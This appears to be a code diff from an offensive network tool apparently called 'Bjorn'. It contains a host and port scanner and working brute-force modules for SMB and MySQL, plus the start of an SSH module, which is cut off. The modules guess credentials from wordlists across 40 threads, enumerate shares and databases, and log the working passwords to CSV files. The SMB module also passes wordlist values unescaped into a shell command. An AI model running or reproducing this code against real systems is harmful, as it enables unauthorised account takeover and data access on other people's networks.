self.portend = portend
|
||||
self.extra_ports = extra_ports
|
||||
self.currentdir = outer_instance.currentdir
|
||||
self.scan_results_dir = outer_instance.shared_data.scan_results_dir
|
||||
self.timestamp = outer_instance.get_current_timestamp()
|
||||
self.csv_scan_file = os.path.join(self.scan_results_dir, f'scan_{network.network_address}_{self.timestamp}.csv')
|
||||
self.csv_result_file = os.path.join(self.scan_results_dir, f'result_{network.network_address}_{self.timestamp}.csv')
|
||||
self.netkbfile = outer_instance.shared_data.netkbfile
|
||||
self.ip_data = None
|
||||
self.open_ports = {}
|
||||
self.all_ports = []
|
||||
self.ip_hostname_list = []
|
||||
|
||||
def scan_network_and_write_to_csv(self):
|
||||
"""
|
||||
Scans the network and writes the results to a CSV file.
|
||||
"""
|
||||
self.outer_instance.check_if_csv_scan_file_exists(self.csv_scan_file, self.csv_result_file, self.netkbfile)
|
||||
with self.outer_instance.lock:
|
||||
try:
|
||||
with open(self.csv_scan_file, 'a', newline='') as file:
|
||||
writer = csv.writer(file)
|
||||
writer.writerow(['IP', 'Hostname', 'MAC Address'])
|
||||
except Exception as e:
|
||||
self.outer_instance.logger.error(f"Error in scan_network_and_write_to_csv (initial write): {e}")
|
||||
|
||||
# Use nmap to scan for live hosts
|
||||
self.outer_instance.nm.scan(hosts=str(self.network), arguments='-sn')
|
||||
for host in self.outer_instance.nm.all_hosts():
|
||||
t = threading.Thread(target=self.scan_host, args=(host,))
|
||||
t.start()
|
||||
|
||||
time.sleep(5)
|
||||
self.outer_instance.sort_and_write_csv(self.csv_scan_file)
|
||||
|
||||
def scan_host(self, ip):
|
||||
"""
|
||||
Scans a specific host to check if it is alive and retrieves its hostname and MAC address.
|
||||
"""
|
||||
if self.outer_instance.blacklistcheck and ip in self.outer_instance.ip_scan_blacklist:
|
||||
return
|
||||
try:
|
||||
hostname = self.outer_instance.nm[ip].hostname() if self.outer_instance.nm[ip].hostname() else ''
|
||||
mac = self.outer_instance.get_mac_address(ip, hostname)
|
||||
if not self.outer_instance.blacklistcheck or mac not in self.outer_instance.mac_scan_blacklist:
|
||||
with self.outer_instance.lock:
|
||||
with open(self.csv_scan_file, 'a', newline='') as file:
|
||||
writer = csv.writer(file)
|
||||
writer.writerow([ip, hostname, mac])
|
||||
self.ip_hostname_list.append((ip, hostname, mac))
|
||||
except Exception as e:
|
||||
self.outer_instance.logger.error(f"Error getting MAC address or writing to file for IP {ip}: {e}")
|
||||
self.progress += 1
|
||||
time.sleep(0.1) # Adding a small delay to avoid overwhelming the network
|
||||
|
||||
def get_progress(self):
|
||||
"""
|
||||
Returns the progress of the scanning process.
|
||||
"""
|
||||
return (self.progress / self.total_ips) * 100
|
||||
|
||||
def start(self):
|
||||
"""
|
||||
Starts the network and port scanning process.
|
||||
"""
|
||||
self.scan_network_and_write_to_csv()
|
||||
time.sleep(7)
|
||||
self.ip_data = self.outer_instance.GetIpFromCsv(self.outer_instance, self.csv_scan_file)
|
||||
self.open_ports = {ip: [] for ip in self.ip_data.ip_list}
|
||||
with Progress() as progress:
|
||||
task = progress.add_task("[cyan]Scanning IPs...", total=len(self.ip_data.ip_list))
|
||||
for ip in self.ip_data.ip_list:
|
||||
progress.update(task, advance=1)
|
||||
port_scanner = self.outer_instance.PortScanner(self.outer_instance, ip, self.open_ports, self.portstart, self.portend, self.extra_ports)
|
||||
port_scanner.start()
|
||||
|
||||
self.all_ports = sorted(list(set(port for ports in self.open_ports.values() for port in ports)))
|
||||
alive_ips = set(self.ip_data.ip_list)
|
||||
return self.ip_data, self.open_ports, self.all_ports, self.csv_result_file, self.netkbfile, alive_ips
|
||||
|
||||
class LiveStatusUpdater:
|
||||
"""
|
||||
Helper class to update the live status of hosts and clean up scan results.
|
||||
"""
|
||||
def __init__(self, source_csv_path, output_csv_path):
|
||||
self.logger = logger
|
||||
self.source_csv_path = source_csv_path
|
||||
self.output_csv_path = output_csv_path
|
||||
|
||||
def read_csv(self):
|
||||
"""
|
||||
Reads the source CSV file into a DataFrame.
|
||||
"""
|
||||
try:
|
||||
self.df = pd.read_csv(self.source_csv_path)
|
||||
except Exception as e:
|
||||
self.logger.error(f"Error in read_csv: {e}")
|
||||
|
||||
def calculate_open_ports(self):
|
||||
"""
|
||||
Calculates the total number of open ports for alive hosts.
|
||||
"""
|
||||
try:
|
||||
alive_df = self.df[self.df['Alive'] == 1].copy()
|
||||
alive_df.loc[:, 'Ports'] = alive_df['Ports'].fillna('')
|
||||
alive_df.loc[:, 'Port Count'] = alive_df['Ports'].apply(lambda x: len(x.split(';')) if x else 0)
|
||||
self.total_open_ports = alive_df['Port Count'].sum()
|
||||
except Exception as e:
|
||||
self.logger.error(f"Error in calculate_open_ports: {e}")
|
||||
|
||||
def calculate_hosts_counts(self):
|
||||
"""
|
||||
Calculates the total and alive host counts.
|
||||
"""
|
||||
try:
|
||||
# self.all_known_hosts_count = self.df.shape[0]
|
||||
self.all_known_hosts_count = self.df[self.df['MAC Address'] != 'STANDALONE'].shape[0]
|
||||
self.alive_hosts_count = self.df[self.df['Alive'] == 1].shape[0]
|
||||
except Exception as e:
|
||||
self.logger.error(f"Error in calculate_hosts_counts: {e}")
|
||||
|
||||
def save_results(self):
|
||||
"""
|
||||
Saves the calculated results to the output CSV file.
|
||||
"""
|
||||
try:
|
||||
if os.path.exists(self.output_csv_path):
|
||||
results_df = pd.read_csv(self.output_csv_path)
|
||||
results_df.loc[0, 'Total Open Ports'] = self.total_open_ports
|
||||
results_df.loc[0, 'Alive Hosts Count'] = self.alive_hosts_count
|
||||
results_df.loc[0, 'All Known Hosts Count'] = self.all_known_hosts_count
|
||||
results_df.to_csv(self.output_csv_path, index=False)
|
||||
else:
|
||||
self.logger.error(f"File {self.output_csv_path} does not exist.")
|
||||
except Exception as e:
|
||||
self.logger.error(f"Error in save_results: {e}")
|
||||
|
||||
def update_livestatus(self):
|
||||
"""
|
||||
Updates the live status of hosts and saves the results.
|
||||
"""
|
||||
try:
|
||||
self.read_csv()
|
||||
self.calculate_open_ports()
|
||||
self.calculate_hosts_counts()
|
||||
self.save_results()
|
||||
self.logger.info("Livestatus updated")
|
||||
self.logger.info(f"Results saved to {self.output_csv_path}")
|
||||
except Exception as e:
|
||||
self.logger.error(f"Error in update_livestatus: {e}")
|
||||
|
||||
def clean_scan_results(self, scan_results_dir):
|
||||
"""
|
||||
Cleans up old scan result files, keeping only the most recent ones.
|
||||
"""
|
||||
try:
|
||||
files = glob.glob(scan_results_dir + '/*')
|
||||
files.sort(key=os.path.getmtime)
|
||||
for file in files[:-20]:
|
||||
os.remove(file)
|
||||
self.logger.info("Scan results cleaned up")
|
||||
except Exception as e:
|
||||
self.logger.error(f"Error in clean_scan_results: {e}")
|
||||
|
||||
def scan(self):
|
||||
"""
|
||||
Initiates the network scan, updates the netkb file, and displays the results.
|
||||
"""
|
||||
try:
|
||||
self.shared_data.bjornorch_status = "NetworkScanner"
|
||||
self.logger.info(f"Starting Network Scanner")
|
||||
network = self.get_network()
|
||||
self.shared_data.bjornstatustext2 = str(network)
|
||||
portstart = self.shared_data.portstart
|
||||
portend = self.shared_data.portend
|
||||
extra_ports = self.shared_data.portlist
|
||||
scanner = self.ScanPorts(self, network, portstart, portend, extra_ports)
|
||||
ip_data, open_ports, all_ports, csv_result_file, netkbfile, alive_ips = scanner.start()
|
||||
|
||||
alive_macs = set(ip_data.mac_list)
|
||||
|
||||
table = Table(title="Scan Results", show_lines=True)
|
||||
table.add_column("IP", style="cyan", no_wrap=True)
|
||||
table.add_column("Hostname", style="cyan", no_wrap=True)
|
||||
table.add_column("Alive", style="cyan", no_wrap=True)
|
||||
table.add_column("MAC Address", style="cyan", no_wrap=True)
|
||||
for port in all_ports:
|
||||
table.add_column(f"{port}", style="green")
|
||||
|
||||
netkb_data = []
|
||||
for ip, ports, hostname, mac in zip(ip_data.ip_list, open_ports.values(), ip_data.hostname_list, ip_data.mac_list):
|
||||
if self.blacklistcheck and (mac in self.mac_scan_blacklist or ip in self.ip_scan_blacklist):
|
||||
continue
|
||||
alive = '1' if mac in alive_macs else '0'
|
||||
row = [ip, hostname, alive, mac] + [Text(str(port), style="green bold") if port in ports else Text("", style="on red") for port in all_ports]
|
||||
table.add_row(*row)
|
||||
netkb_data.append([mac, ip, hostname, ports])
|
||||
|
||||
with self.lock:
|
||||
with open(csv_result_file, 'w', newline='') as file:
|
||||
writer = csv.writer(file)
|
||||
writer.writerow(["IP", "Hostname", "Alive", "MAC Address"] + [str(port) for port in all_ports])
|
||||
for ip, ports, hostname, mac in zip(ip_data.ip_list, open_ports.values(), ip_data.hostname_list, ip_data.mac_list):
|
||||
if self.blacklistcheck and (mac in self.mac_scan_blacklist or ip in self.ip_scan_blacklist):
|
||||
continue
|
||||
alive = '1' if mac in alive_macs else '0'
|
||||
writer.writerow([ip, hostname, alive, mac] + [str(port) if port in ports else '' for port in all_ports])
|
||||
|
||||
self.update_netkb(netkbfile, netkb_data, alive_macs)
|
||||
|
||||
if self.displaying_csv:
|
||||
self.display_csv(csv_result_file)
|
||||
|
||||
source_csv_path = self.shared_data.netkbfile
|
||||
output_csv_path = self.shared_data.livestatusfile
|
||||
|
||||
updater = self.LiveStatusUpdater(source_csv_path, output_csv_path)
|
||||
updater.update_livestatus()
|
||||
updater.clean_scan_results(self.shared_data.scan_results_dir)
|
||||
except Exception as e:
|
||||
self.logger.error(f"Error in scan: {e}")
|
||||
|
||||
def start(self):
|
||||
"""
|
||||
Starts the scanner in a separate thread.
|
||||
"""
|
||||
if not self.running:
|
||||
self.running = True
|
||||
self.thread = threading.Thread(target=self.scan)
|
||||
self.thread.start()
|
||||
logger.info("NetworkScanner started.")
|
||||
|
||||
def stop(self):
|
||||
"""
|
||||
Stops the scanner.
|
||||
"""
|
||||
if self.running:
|
||||
self.running = False
|
||||
if self.thread.is_alive():
|
||||
self.thread.join()
|
||||
logger.info("NetworkScanner stopped.")
|
||||
|
||||
if __name__ == "__main__":
|
||||
shared_data = SharedData()
|
||||
scanner = NetworkScanner(shared_data)
|
||||
scanner.scan()
|
||||
@@ -0,0 +1,261 @@
|
||||
"""
|
||||
smb_connector.py - This script performs a brute force attack on SMB services (port 445) to find accessible shares using various user credentials. It logs the results of successful connections.
|
||||
"""
|
||||
import os
|
||||
import pandas as pd
|
||||
import threading
|
||||
import logging
|
||||
import time
|
||||
from subprocess import Popen, PIPE
|
||||
from rich.console import Console
|
||||
from rich.progress import Progress, BarColumn, TextColumn, SpinnerColumn
|
||||
from smb.SMBConnection import SMBConnection
|
||||
from queue import Queue
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# Configure the logger
|
||||
logger = Logger(name="smb_connector.py", level=logging.DEBUG)
|
||||
|
||||
# Define the necessary global variables
|
||||
b_class = "SMBBruteforce"
|
||||
b_module = "smb_connector"
|
||||
b_status = "brute_force_smb"
|
||||
b_port = 445
|
||||
b_parent = None
|
||||
|
||||
# List of generic shares to ignore
|
||||
IGNORED_SHARES = {'print$', 'ADMIN$', 'IPC$', 'C$', 'D$', 'E$', 'F$'}
|
||||
|
||||
class SMBBruteforce:
|
||||
"""
|
||||
Class to handle the SMB brute force process.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.smb_connector = SMBConnector(shared_data)
|
||||
logger.info("SMBConnector initialized.")
|
||||
|
||||
def bruteforce_smb(self, ip, port):
|
||||
"""
|
||||
Run the SMB brute force attack on the given IP and port.
|
||||
"""
|
||||
return self.smb_connector.run_bruteforce(ip, port)
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""
|
||||
Execute the brute force attack and update status.
|
||||
"""
|
||||
self.shared_data.bjornorch_status = "SMBBruteforce"
|
||||
success, results = self.bruteforce_smb(ip, port)
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
class SMBConnector:
|
||||
"""
|
||||
Class to manage the connection attempts and store the results.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.scan = pd.read_csv(shared_data.netkbfile)
|
||||
|
||||
if "Ports" not in self.scan.columns:
|
||||
self.scan["Ports"] = None
|
||||
self.scan = self.scan[self.scan["Ports"].str.contains("445", na=False)]
|
||||
|
||||
self.users = open(shared_data.usersfile, "r").read().splitlines()
|
||||
self.passwords = open(shared_data.passwordsfile, "r").read().splitlines()
|
||||
|
||||
self.lock = threading.Lock()
|
||||
self.smbfile = shared_data.smbfile
|
||||
# If the file doesn't exist, it will be created
|
||||
if not os.path.exists(self.smbfile):
|
||||
logger.info(f"File {self.smbfile} does not exist. Creating...")
|
||||
with open(self.smbfile, "w") as f:
|
||||
f.write("MAC Address,IP Address,Hostname,Share,User,Password,Port\n")
|
||||
self.results = [] # List to store results temporarily
|
||||
self.queue = Queue()
|
||||
self.console = Console()
|
||||
|
||||
def load_scan_file(self):
|
||||
"""
|
||||
Load the netkb file and filter it for SMB ports.
|
||||
"""
|
||||
self.scan = pd.read_csv(self.shared_data.netkbfile)
|
||||
|
||||
if "Ports" not in self.scan.columns:
|
||||
self.scan["Ports"] = None
|
||||
self.scan = self.scan[self.scan["Ports"].str.contains("445", na=False)]
|
||||
|
||||
def smb_connect(self, adresse_ip, user, password):
|
||||
"""
|
||||
Attempt to connect to an SMB service using the given credentials.
|
||||
"""
|
||||
conn = SMBConnection(user, password, "Bjorn", "Target", use_ntlm_v2=True)
|
||||
try:
|
||||
conn.connect(adresse_ip, 445)
|
||||
shares = conn.listShares()
|
||||
accessible_shares = []
|
||||
for share in shares:
|
||||
if share.isSpecial or share.isTemporary or share.name in IGNORED_SHARES:
|
||||
continue
|
||||
try:
|
||||
conn.listPath(share.name, '/')
|
||||
accessible_shares.append(share.name)
|
||||
logger.info(f"Access to share {share.name} successful on {adresse_ip} with user '{user}'")
|
||||
except Exception as e:
|
||||
logger.error(f"Error accessing share {share.name} on {adresse_ip} with user '{user}': {e}")
|
||||
conn.close()
|
||||
return accessible_shares
|
||||
except Exception as e:
|
||||
return []
|
||||
|
||||
def smbclient_l(self, adresse_ip, user, password):
|
||||
"""
|
||||
Attempt to list shares using smbclient -L command.
|
||||
"""
|
||||
command = f'smbclient -L {adresse_ip} -U {user}%{password}'
|
||||
try:
|
||||
process = Popen(command, shell=True, stdout=PIPE, stderr=PIPE)
|
||||
stdout, stderr = process.communicate()
|
||||
if b"Sharename" in stdout:
|
||||
logger.info(f"Successful authentication for {adresse_ip} with user '{user}' & password '{password}' using smbclient -L")
|
||||
logger.info(stdout.decode())
|
||||
shares = self.parse_shares(stdout.decode())
|
||||
return shares
|
||||
else:
|
||||
logger.error(f"Failed authentication for {adresse_ip} with user '{user}' & password '{password}' using smbclient -L")
|
||||
return []
|
||||
except Exception as e:
|
||||
logger.error(f"Error executing command '{command}': {e}")
|
||||
return []
|
||||
|
||||
def parse_shares(self, smbclient_output):
|
||||
"""
|
||||
Parse the output of smbclient -L to get the list of shares.
|
||||
"""
|
||||
shares = []
|
||||
lines = smbclient_output.splitlines()
|
||||
for line in lines:
|
||||
if line.strip() and not line.startswith("Sharename") and not line.startswith("---------"):
|
||||
parts = line.split()
|
||||
if parts and parts[0] not in IGNORED_SHARES:
|
||||
shares.append(parts[0])
|
||||
return shares
|
||||
|
||||
def worker(self, progress, task_id, success_flag):
|
||||
"""
|
||||
Worker thread to process items in the queue.
|
||||
"""
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping worker thread.")
|
||||
break
|
||||
|
||||
adresse_ip, user, password, mac_address, hostname, port = self.queue.get()
|
||||
shares = self.smb_connect(adresse_ip, user, password)
|
||||
if shares:
|
||||
with self.lock:
|
||||
for share in shares:
|
||||
if share not in IGNORED_SHARES:
|
||||
self.results.append([mac_address, adresse_ip, hostname, share, user, password, port])
|
||||
logger.success(f"Found credentials for IP: {adresse_ip} | User: {user} | Share: {share}")
|
||||
self.save_results()
|
||||
self.removeduplicates()
|
||||
success_flag[0] = True
|
||||
self.queue.task_done()
|
||||
progress.update(task_id, advance=1)
|
||||
|
||||
def run_bruteforce(self, adresse_ip, port):
|
||||
self.load_scan_file() # Reload the scan file to get the latest IPs and ports
|
||||
|
||||
mac_address = self.scan.loc[self.scan['IPs'] == adresse_ip, 'MAC Address'].values[0]
|
||||
hostname = self.scan.loc[self.scan['IPs'] == adresse_ip, 'Hostnames'].values[0]
|
||||
|
||||
total_tasks = len(self.users) * len(self.passwords)
|
||||
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return False, []
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
success_flag = [False]
|
||||
threads = []
|
||||
|
||||
with Progress(SpinnerColumn(), TextColumn("[progress.description]{task.description}"), BarColumn(), TextColumn("[progress.percentage]{task.percentage:>3.0f}%")) as progress:
|
||||
task_id = progress.add_task("[cyan]Bruteforcing SMB...", total=total_tasks)
|
||||
|
||||
for _ in range(40): # Adjust the number of threads based on the RPi Zero's capabilities
|
||||
t = threading.Thread(target=self.worker, args=(progress, task_id, success_flag))
|
||||
t.start()
|
||||
threads.append(t)
|
||||
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce.")
|
||||
while not self.queue.empty():
|
||||
self.queue.get()
|
||||
self.queue.task_done()
|
||||
break
|
||||
|
||||
self.queue.join()
|
||||
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
# If no success with direct SMB connection, try smbclient -L
|
||||
if not success_flag[0]:
|
||||
logger.info(f"No successful authentication with direct SMB connection. Trying smbclient -L for {adresse_ip}")
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
progress.update(task_id, advance=1)
|
||||
shares = self.smbclient_l(adresse_ip, user, password)
|
||||
if shares:
|
||||
with self.lock:
|
||||
for share in shares:
|
||||
if share not in IGNORED_SHARES:
|
||||
self.results.append([mac_address, adresse_ip, hostname, share, user, password, port])
|
||||
logger.success(f"(SMB) Found credentials for IP: {adresse_ip} | User: {user} | Share: {share} using smbclient -L")
|
||||
self.save_results()
|
||||
self.removeduplicates()
|
||||
success_flag[0] = True
|
||||
if self.shared_data.timewait_smb > 0:
|
||||
time.sleep(self.shared_data.timewait_smb) # Wait for the specified interval before the next attempt
|
||||
|
||||
return success_flag[0], self.results # Return True and the list of successes if at least one attempt was successful
|
||||
|
||||
def save_results(self):
|
||||
"""
|
||||
Save the results of successful connection attempts to a CSV file.
|
||||
"""
|
||||
df = pd.DataFrame(self.results, columns=['MAC Address', 'IP Address', 'Hostname', 'Share', 'User', 'Password', 'Port'])
|
||||
df.to_csv(self.smbfile, index=False, mode='a', header=not os.path.exists(self.smbfile))
|
||||
self.results = [] # Reset temporary results after saving
|
||||
|
||||
def removeduplicates(self):
|
||||
"""
|
||||
Remove duplicate entries from the results CSV file.
|
||||
"""
|
||||
df = pd.read_csv(self.smbfile)
|
||||
df.drop_duplicates(inplace=True)
|
||||
df.to_csv(self.smbfile, index=False)
|
||||
|
||||
if __name__ == "__main__":
|
||||
shared_data = SharedData()
|
||||
try:
|
||||
smb_bruteforce = SMBBruteforce(shared_data)
|
||||
logger.info("[bold green]Starting SMB brute force attack on port 445[/bold green]")
|
||||
|
||||
# Load the netkb file and get the IPs to scan
|
||||
ips_to_scan = shared_data.read_data()
|
||||
|
||||
# Execute the brute force on each IP
|
||||
for row in ips_to_scan:
|
||||
ip = row["IPs"]
|
||||
smb_bruteforce.execute(ip, b_port, row, b_status)
|
||||
|
||||
logger.info(f"Total number of successful attempts: {len(smb_bruteforce.smb_connector.results)}")
|
||||
exit(len(smb_bruteforce.smb_connector.results))
|
||||
except Exception as e:
|
||||
logger.error(f"Error: {e}")
|
||||
@@ -0,0 +1,204 @@
|
||||
import os
|
||||
import pandas as pd
|
||||
import pymysql
|
||||
import threading
|
||||
import logging
|
||||
import time
|
||||
from rich.console import Console
|
||||
from rich.progress import Progress, BarColumn, TextColumn, SpinnerColumn
|
||||
from queue import Queue
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# Configure the logger
|
||||
logger = Logger(name="sql_bruteforce.py", level=logging.DEBUG)
|
||||
|
||||
# Define the necessary global variables
|
||||
b_class = "SQLBruteforce"
|
||||
b_module = "sql_connector"
|
||||
b_status = "brute_force_sql"
|
||||
b_port = 3306
|
||||
b_parent = None
|
||||
|
||||
|
||||
class SQLBruteforce:
|
||||
"""
|
||||
Class to handle the SQL brute force process.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.sql_connector = SQLConnector(shared_data)
|
||||
logger.info("SQLConnector initialized.")
|
||||
|
||||
def bruteforce_sql(self, ip, port):
|
||||
"""
|
||||
Run the SQL brute force attack on the given IP and port.
|
||||
"""
|
||||
return self.sql_connector.run_bruteforce(ip, port)
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""
|
||||
Execute the brute force attack and update status.
|
||||
"""
|
||||
success, results = self.bruteforce_sql(ip, port)
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
class SQLConnector:
|
||||
"""
|
||||
Class to manage the connection attempts and store the results.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.load_scan_file()
|
||||
self.users = open(shared_data.usersfile, "r").read().splitlines()
|
||||
self.passwords = open(shared_data.passwordsfile, "r").read().splitlines()
|
||||
|
||||
self.lock = threading.Lock()
|
||||
self.sqlfile = shared_data.sqlfile
|
||||
if not os.path.exists(self.sqlfile):
|
||||
with open(self.sqlfile, "w") as f:
|
||||
f.write("IP Address,User,Password,Port,Database\n")
|
||||
self.results = []
|
||||
self.queue = Queue()
|
||||
self.console = Console()
|
||||
|
||||
def load_scan_file(self):
|
||||
"""
|
||||
Load the scan file and filter it for SQL ports.
|
||||
"""
|
||||
self.scan = pd.read_csv(self.shared_data.netkbfile)
|
||||
if "Ports" not in self.scan.columns:
|
||||
self.scan["Ports"] = None
|
||||
self.scan = self.scan[self.scan["Ports"].str.contains("3306", na=False)]
|
||||
|
||||
def sql_connect(self, adresse_ip, user, password):
|
||||
"""
|
||||
Attempt to connect to an SQL service using the given credentials without specifying a database.
|
||||
"""
|
||||
try:
|
||||
# Première tentative sans spécifier de base de données
|
||||
conn = pymysql.connect(
|
||||
host=adresse_ip,
|
||||
user=user,
|
||||
password=password,
|
||||
port=3306
|
||||
)
|
||||
|
||||
# Si la connexion réussit, récupérer la liste des bases de données
|
||||
with conn.cursor() as cursor:
|
||||
cursor.execute("SHOW DATABASES")
|
||||
databases = [db[0] for db in cursor.fetchall()]
|
||||
|
||||
conn.close()
|
||||
logger.info(f"Successfully connected to {adresse_ip} with user {user}")
|
||||
logger.info(f"Available databases: {', '.join(databases)}")
|
||||
|
||||
# Sauvegarder les informations avec la liste des bases trouvées
|
||||
return True, databases
|
||||
|
||||
except pymysql.Error as e:
|
||||
logger.error(f"Failed to connect to {adresse_ip} with user {user}: {e}")
|
||||
return False, []
|
||||
|
||||
|
||||
def worker(self, progress, task_id, success_flag):
|
||||
"""
|
||||
Worker thread to process items in the queue.
|
||||
"""
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping worker thread.")
|
||||
break
|
||||
|
||||
adresse_ip, user, password, port = self.queue.get()
|
||||
success, databases = self.sql_connect(adresse_ip, user, password)
|
||||
|
||||
if success:
|
||||
with self.lock:
|
||||
# Ajouter une entrée pour chaque base de données trouvée
|
||||
for db in databases:
|
||||
self.results.append([adresse_ip, user, password, port, db])
|
||||
|
||||
logger.success(f"Found credentials for IP: {adresse_ip} | User: {user} | Password: {password}")
|
||||
logger.success(f"Databases found: {', '.join(databases)}")
|
||||
self.save_results()
|
||||
self.remove_duplicates()
|
||||
success_flag[0] = True
|
||||
|
||||
self.queue.task_done()
|
||||
progress.update(task_id, advance=1)
|
||||
|
||||
def run_bruteforce(self, adresse_ip, port):
|
||||
self.load_scan_file()
|
||||
|
||||
total_tasks = len(self.users) * len(self.passwords)
|
||||
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return False, []
|
||||
self.queue.put((adresse_ip, user, password, port))
|
||||
|
||||
success_flag = [False]
|
||||
threads = []
|
||||
|
||||
with Progress(SpinnerColumn(), TextColumn("[progress.description]{task.description}"), BarColumn(), TextColumn("[progress.percentage]{task.percentage:>3.0f}%")) as progress:
|
||||
task_id = progress.add_task("[cyan]Bruteforcing SQL...", total=total_tasks)
|
||||
|
||||
for _ in range(40): # Adjust the number of threads based on the RPi Zero's capabilities
|
||||
t = threading.Thread(target=self.worker, args=(progress, task_id, success_flag))
|
||||
t.start()
|
||||
threads.append(t)
|
||||
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce.")
|
||||
while not self.queue.empty():
|
||||
self.queue.get()
|
||||
self.queue.task_done()
|
||||
break
|
||||
|
||||
self.queue.join()
|
||||
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
logger.info(f"Bruteforcing complete with success status: {success_flag[0]}")
|
||||
return success_flag[0], self.results # Return True and the list of successes if at least one attempt was successful
|
||||
|
||||
def save_results(self):
|
||||
"""
|
||||
Save the results of successful connection attempts to a CSV file.
|
||||
"""
|
||||
df = pd.DataFrame(self.results, columns=['IP Address', 'User', 'Password', 'Port', 'Database'])
|
||||
df.to_csv(self.sqlfile, index=False, mode='a', header=not os.path.exists(self.sqlfile))
|
||||
logger.info(f"Saved results to {self.sqlfile}")
|
||||
self.results = []
|
||||
|
||||
def remove_duplicates(self):
|
||||
"""
|
||||
Remove duplicate entries from the results CSV file.
|
||||
"""
|
||||
df = pd.read_csv(self.sqlfile)
|
||||
df.drop_duplicates(inplace=True)
|
||||
df.to_csv(self.sqlfile, index=False)
|
||||
|
||||
if __name__ == "__main__":
|
||||
shared_data = SharedData()
|
||||
try:
|
||||
sql_bruteforce = SQLBruteforce(shared_data)
|
||||
logger.info("[bold green]Starting SQL brute force attack on port 3306[/bold green]")
|
||||
|
||||
# Load the IPs to scan from shared data
|
||||
ips_to_scan = shared_data.read_data()
|
||||
|
||||
# Execute brute force attack on each IP
|
||||
for row in ips_to_scan:
|
||||
ip = row["IPs"]
|
||||
sql_bruteforce.execute(ip, b_port, row, b_status)
|
||||
|
||||
logger.info(f"Total successful attempts: {len(sql_bruteforce.sql_connector.results)}")
|
||||
exit(len(sql_bruteforce.sql_connector.results))
|
||||
except Exception as e:
|
||||
logger.error(f"Error: {e}")
|
||||
@@ -0,0 +1,198 @@
|
||||
"""
|
||||
ssh_connector.py - This script performs a brute force attack on SSH services (port 22) to find accessible accounts using various user credentials. It logs the results of successful connections.
|
||||
"""
|
||||
|
||||
import os
|
||||
import pandas as pd
|
||||
import paramiko
|
||||
import socket
|
||||
import threading
|
||||
import logging
|
||||
from queue import Queue
|
||||
from rich.console import Console
|
||||
from rich.progress import Progress, BarColumn, TextColumn, SpinnerColumn
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# Configure the logger
|
||||
logger = Logger(name="ssh_connector.py", level=logging.DEBUG)
|
||||
|
||||
# Define the necessary global variables
|
||||
b_class = "SSHBruteforce"
|
||||
b_module = "ssh_connector"
|
||||
b_status = "brute_force_ssh"
|
||||
b_port = 22
|
||||
b_parent = None
|
||||
|
||||
class SSHBruteforce:
|
||||
"""
|
||||
Class to handle the SSH brute force process.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.ssh_connector = SSHConnector(shared_data)
|
||||
logger.info("SSHConnector initialized.")
|
||||
|
||||
def bruteforce_ssh(self, ip, port):
|
||||
"""
|
||||
Run the SSH brute force attack on the given IP and port.
|
||||
"""
|
||||
logger.info(f"Running bruteforce_ssh on {ip}:{port}...")
|
||||
return self.ssh_connector.run_bruteforce(ip, port)
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""
|
||||
Execute the brute force attack and update status.
|
||||
"""
|
||||
logger.info(f"Executing SSHBruteforce on {ip}:{port}...")
|
||||
self.shared_data.bjornorch_status = "SSHBruteforce"
|
||||
success, results = self.bruteforce_ssh(ip, port)
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
class SSHConnector:
|
||||
"""
|
||||
Class to manage the connection attempts and store the results.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.scan = pd.read_csv(shared_data.netkbfile)
|
||||
|
||||
if "Ports" not in self.scan.columns:
|
||||
self.scan["Ports"] = None
|
||||
self.scan = self.scan[self.scan["Ports"].str.contains("22", na=False)]
|
||||
|
||||
self.users = open(shared_data.usersfile, "r").read().splitlines()
|
||||
self.passwords = open(shared_data.passwordsfile, "r").read().splitlines()
|
||||
|
||||
self.lock = threading.Lock()
|
||||
self.sshfile = shared_data.sshfile
|
||||
if not os.path.exists(self.sshfile):
|
||||
logger.info(f"File {self.sshfile} does not exist. Creating...")
|
||||
with open(self.sshfile, "w") as f:
|
||||
f.write("MAC Address,IP Address,Hostname,User,Password,Port\n")
|
||||
self.results = [] # List to store results temporarily
|
||||
self.queue = Queue()
|
||||
self.console = Console()
|
||||
|
||||
def load_scan_file(self):
|
||||
"""
|
||||
Load the netkb file and filter it for SSH ports.
|
||||
"""
|
||||
self.scan = pd.read_csv(self.shared_data.netkbfile)
